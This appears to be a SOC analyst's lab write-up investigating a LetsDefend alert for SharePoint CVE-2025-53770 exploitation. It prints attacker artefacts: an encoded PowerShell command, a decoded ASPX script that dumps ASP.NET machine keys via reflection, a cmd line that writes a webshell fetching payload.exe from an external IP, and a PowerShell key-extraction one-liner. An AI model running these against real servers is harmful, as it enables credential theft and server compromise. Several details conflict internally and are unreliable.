

# LetsDefend SOC342 — CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE

## Overview of CVE-2025-53770

CVE-2025-53770 is a high-severity vulnerability affecting Microsoft SharePoint servers. It allows an attacker to bypass authentication and execute arbitrary code remotely by exploiting a flaw in how SharePoint handles requests to the `ToolPane.aspx` page. Specifically, this vulnerability can be triggered via crafted unauthenticated HTTP POST requests that manipulate internal SharePoint components, such as the ToolPane interface, and ultimately allow the execution of embedded scripts or dropped files. With a CVSS score of 9.8, this flaw represents a critical risk, particularly in internet-exposed environments where attackers can exploit it without credentials.

- **CVE-2025-49706:** Authentication bypass via crafted `Referer` headers.
- **CVE-2025-49704:** Insecure deserialization leading to remote PowerShell code execution.

## The Alert

| MAIN CHANNEL             |  | INVESTIGATION CHANNEL  |  | CLOSED ALERTS       |  |  |
|--------------------------|--|------------------------|--|---------------------|--|--|
| SEVERITY                 | DATE   | RULE NAME              |  | EVENTID             | TYPE   | ACTION   |
| Critical                 | Jul, 22, 2025, 01:07 PM  | ★                      | SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE | 320                 | Web Attack   | » ✓  |
| EventID :                | 320  | Event Time :           | Jul, 22, 2025, 01:07 PM  | Rule :              | SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE |  |
| Level :                  | Security Analyst   | Hostname :             | SharePoint01   | Source IP Address : | 107.191.58.76  |  |
| Destination IP Address : | 172.16.20.17   | HTTP Request Method :  | POST   | Requested URL :     | /layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx      |  |
| User-Agent :             | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0 | Referer :              |  |                     | /layouts/SignIn.aspx   |  |
| Content-Length :         | 7699   | Alert Trigger Reason : |  |                     |  | Suspicious unauthenticated POST request targeting ToolPane.aspx with large payload size and spoofed referer indicative of CVE-2025-53770 exploitation. |
| Device Action :          | Allowed  | Show Hint ⚡            |  |                     |  |  |

This alert flags suspicious activity targeting Microsoft SharePoint's `ToolPane.aspx` endpoint, linked to **CVE-2025-53770** — a critical vulnerability allowing **unauthenticated attackers** to exploit SharePoint via a specially crafted POST request. Successful exploitation leads to **remote code execution** on the server without needing credentials.

## Log Analysis

Press enter or click to view image in full size

| Processes  | 27           | Network Action | 29              | Terminal History | 4 | Browser History | 0 | Results: | 10 |  |  |  |  |  |  |
|--|--------------|----------------|-----------------|------------------|---|-----------------|---|----------|----|--|--|--|--|--|--|
| ▼ EVENT TIME   |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| PROCESS ID   | PROCESS NAME | PARENT PROCESS | COMMAND         |                  |   |                 |   |          |    |  |  |  |  |  |  |
| 4560   | w3wp.exe     | services.exe   | C:\Program F... |                  |   |                 |   |          |    |  |  |  |  |  |  |
| <br>Event Time : 2025-07-22 13:07:11.000   |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Process ID : 4560  |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Target Process Command Line : powershell.exe -EncodedCommand PCVAIEltcG9ydCBOYW1lc... <a href="#">+Q</a> |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Image Path : C:\Program Files\Common Files\Microsoft Shared\Web S... <a href="#">+Q</a>                  |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Process User : IIS APPPOOL\SharePoint - 80   |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Parent Name : services.exe   |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Parent Path : C:\Windows\System32\services.exe   |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |
| Command Line : C:\Program Files\Common Files\Microsoft Shared\Web S... <a href="#">+Q</a>                |              |                |                 |                  |   |                 |   |          |    |  |  |  |  |  |  |

The web traffic log revealed an unauthenticated POST request to SharePoint's ToolPane, a page not typically intended for direct access. The following anomalies were observed:

- **Spoofed Referer:** Set to `/layouts/SignOut.aspx` to appear legitimate
- **Large Payload:** 7699 bytes of encoded data (highly unusual)
- **No Authentication Headers:** Exploiting a known bypass flaw

This directly aligns with CVE-2025-53770's exploitation pattern, where attackers bypass authentication and inject code through the ToolPane interface.

The delivery mechanism, headers, and payload structure were clearly crafted to avoid detection and execute commands stealthily.

## EDR Analysis

EDR telemetry captured the post-exploitation activity in detail. A **PowerShell command** was executed that decoded into the following ASPX script

The screenshot shows a timeline of events from July 22, 2025, at 13:07:27.000. The command entered is:

```
powershell.exe -nop -w hidden -e PCVAIEItcG9ydCBOYW1lc3BhY2U9IIN5c3RlsS5EaWFnbm9zdCjlgJ74CjwlQCBjbxVcnQgTmFzXNvWnVNPSTxEx02z040uUS81CU+D0oBzNyXB0lHJ1bmF0PSJzXZ22XllGxhbdm1YVd1PSJjlQ09EPRVBROL9jY1MDAxj4NCiAglCBrwdWlsWaVMgdmm9pZCRQWvdX2xvYyWQoK00K1CAgIhISNCgkIldmFylHN51D0gU3z2dGvtLj1jZmx1Y3Rp24uQXNZtW1ib1ktC9hZCgjU3izdGvtLldlyIwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXIPW5dPxRyYWwsIFB1YmxpY0tleVRva2VUPWivM2Y1ZjdMTPkNTBhM2EIKTsNgIAglCAgICAgdmFyIG1rdCA9IHNSLkdldFRScGUllNSc3RlsbSSxWluQ29uzmIndJhdGvbi5NYWN0sW5IS2V5U2VjdGvblp0w0KICAgICAgICB2XlgZFjD0gbVt0lkldElldGhvZCgjRZV0QXBwbCjYXRpb25Dbz5maWciLCBtxNOZWoUuUmVmbGVjdGvb5CaW5kaW5nRmxhz3MuU3Rhd0j1HwgU3z2dGvtLj1jZmx1Y3Rp24uQmluZGuZ02sYwdLzK5vb1YmxpYk7DQogICAgICAgIhZhcIBjZyA9ICtExN0ZWoUv2VfLkNvbmZpZ3VYXRp24uTWfiaCluZltelVN1Y3Rp24pZ2FjLkldm9rZShudWxsLCBuZcgb2jQzWN0WzBdtkTSNCiAgICAgICAgUmVzcG9uc2UuV3jpdGUy2cuVmFsawRhdGvbkteleSifClr2cuVmFsawRhdGvbisifClr2cuRGVjcnlwGvlbktleSifClrY2cuRGVjcnlwGvlbifClrY2cuQ29tcGf0aWjpbGl0euUvZGUpow0KICAgIhONCjwv2NyaXBoPg==
```

The screenshot shows the CyberChef interface with the following details:

- Operations:** From Base64
- Input:** The long PowerShell command shown above.
- Output:** The decoded PowerShell script:

```
<@ Import Namespace= "System.Diagnostics" %>
<@ Import Namespace= "SweTec+IO" %>
<script runat="server" language="c#" CODEPAGE= "437"><**> public void Page_Load()<**> {
    var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral");
    PublicKeyToken=ba39f711f11d0aa3a><**> var net = sy.GetType("System.Web.Configuration.MachineKeySection");
    var pac = net.GetMethod("GetApplicationConfig", System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
    var tg = (System.Web.Configuration.MachineKeySection)pac.Invoke(null, new object[]{});
    Response.Write(tg.ValidationKey);
    Response.Write(tg.DecryptionKey);
    Response.Write(tg.ValidationKey);
    Response.Write(tg.DecryptionKey);
}
```


This script abuses **.NET reflection** to access private configuration and extract:

- ValidationKey
- DecryptionKey
- Encryption mode + compatibility settings

These keys can allow attackers to **forge authentication cookies** or decrypt protected data — a major step toward **persistence and lateral movement**.

## CMD Execution and Dropped Files

Shortly after, `cmd.exe` was executed with the following command:



```
"C:\Windows\System32\cmd.exe" /c echo <form runat="server"> <object classid="clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11"><param name="Command" value="Redirect"> <param name="Button" value="Test"> <param name="Url" value="http://107.191.58.76/payload.exe"></object></form> > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\AYOUTS\spinstallo.aspx
```

- Creates a malicious ASPX file (`spinstallo.aspx`) directly in the **SharePoint layouts directory**
- Embeds an `<object>` ActiveX tag that points to:  
<http://107.191.58.76/payload.exe>
- Acts as a **remote downloader** when the page is visited by a browser or triggered internally

The screenshot shows a network monitoring interface with a sidebar listing hosts: SharePoint01 (172.16.20.17), ubuntu-dev (172.16.20.56), Jayne (172.16.17.198), Tomcat-Server02 (172.16.20.51), Cooper (172.16.17.217), Dylan (172.16.17.216), and Ellen (172.16.17.214). The main pane displays a timeline of events. An event from 2025-07-22 at 13:07:29 shows a process named cmd.exe with Process ID 9910, running under csc.exe. A modal window titled "COMMAND LINE" shows the command: cmd.exe /c echo <WebShell> > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx. Below the command are details: Hash (92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514), Process User (IIS APPPOOL\SharePoint - 80), Parent Name (csc.exe), Parent Path (C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe), and Command Line (cmd.exe /c echo <WebShell> > C:\Program Files\Common...).

To confirm the malicious nature of the dropped ASPX file, I uploaded the hash of `spinstall0.aspx` to VirusTotal. The result showed that **34 out of 64 security vendors** flagged it as malicious, further validating the presence of a webshell capable of downloading remote payloads and executing arbitrary commands on the server.

sha256 hash:

92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

The screenshot shows the VirusTotal analysis page for the hash 92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514. The summary indicates 34/62 security vendors flagged the file as malicious. The file is identified as spinstall.aspx, a trojan. Key details include: Size (756 B), Last Analysis Date (3 hours ago), and various threat intelligence tags: html, cve-2025-53770, exploit, checks-disk-space, detect-debug-environment, long-sleeps, attachment, cve-2004-1060, cve-2004-0790, cve-2005-0068, and cve-2015-7759. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (26+). The COMMUNITY tab shows a call to action: "Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks." The table below lists security vendor analysis results, including AhnLab-V3, ALYac, BitDefender, CTX, Emsisoft, and ESET-NOD32, along with their respective threat labels and family labels like trojan, exploit, and aspdmp.

## Final Stage

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command  
"[System.Web.Configuration.MachineKeySection]::GetApplicationConfig()"
```

In the final observed stage, the attacker manually invoked the method via Power-shell. This command accessed the server's cryptographic machine key configuration, extracting values such as the `ValidationKey`, `DecryptionKey`, and encryption modes. These keys are critical components used in securing authentication tokens and view state data in ASP.NET applications. By obtaining them, the attacker could potentially forge authentication cookies or decrypt sensitive data, allowing unauthorized access to SharePoint or other web applications relying on the same cryptographic configuration. This confirms the initial webshell's intent — to extract machine-level secrets for later exploitation or privilege escalation.

## IOC's

The screenshot shows a dark-themed application window titled "Add Artifacts". At the top right is a close button (X). Below the title is a table with four columns: "Value", "Comment", "Type", and "Remove". There are five rows of data:

| Value                   | Comment                  | Type       | Remove         |
|-------------------------|--------------------------|------------|----------------|
| 172.16.20.17            | Share Point server IP    | IP Address | trash bin icon |
| 107.191.58[.]76         | Malicious IP (C2)        | IP Address | trash bin icon |
| 191.58[.]76/payload[.]e | onus download payload    | URL Addr   | trash bin icon |
| dit&a=/ToolPane.aspx    | Initial attack vector    | URL Addr   | trash bin icon |
| ia293ce3a8bf057a514     | spinstall0.aspx (malicik | MD5 Hash   | trash bin icon |

At the bottom center is a blue "Next" button. Navigation arrows (left, right, up, down) are visible at the bottom left.

## **Analyst Note:**

The alert was triggered by suspicious PowerShell activity on a SharePoint server, which was later identified as an exploitation attempt of CVE-2025-53770. The attacker first dropped and compiled a custom C# executable (`payload.exe`) using `csc.exe`, followed by writing a malicious ASPX webshell (`spinstall0.aspx`) to a web-accessible SharePoint directory. Finally, a PowerShell command was executed to extract sensitive cryptographic machine keys from the server's configuration using .NET reflection. This behavior indicates a multi-stage attack aiming to establish persistent access and potentially forge authentication tokens. The webshell was confirmed malicious via Virus-total (34/64 detections). The incident has been classified as a true positive and further containment and remediation actions are recommended.

## **Conclusion**

This was a super interesting alert to dig into, from weaponized Power-shell to on the fly compilation and a sneaky webshell, it had all the ingredients of a classic exploitation chain. CVE-2025-53770 is no joke, extracting machine keys can lead to token forgery and full compromise of SharePoint environments. While it was a fun analysis, it's a serious vulnerability that should be patched immediately in any exposed system.

By: Asad Dafalla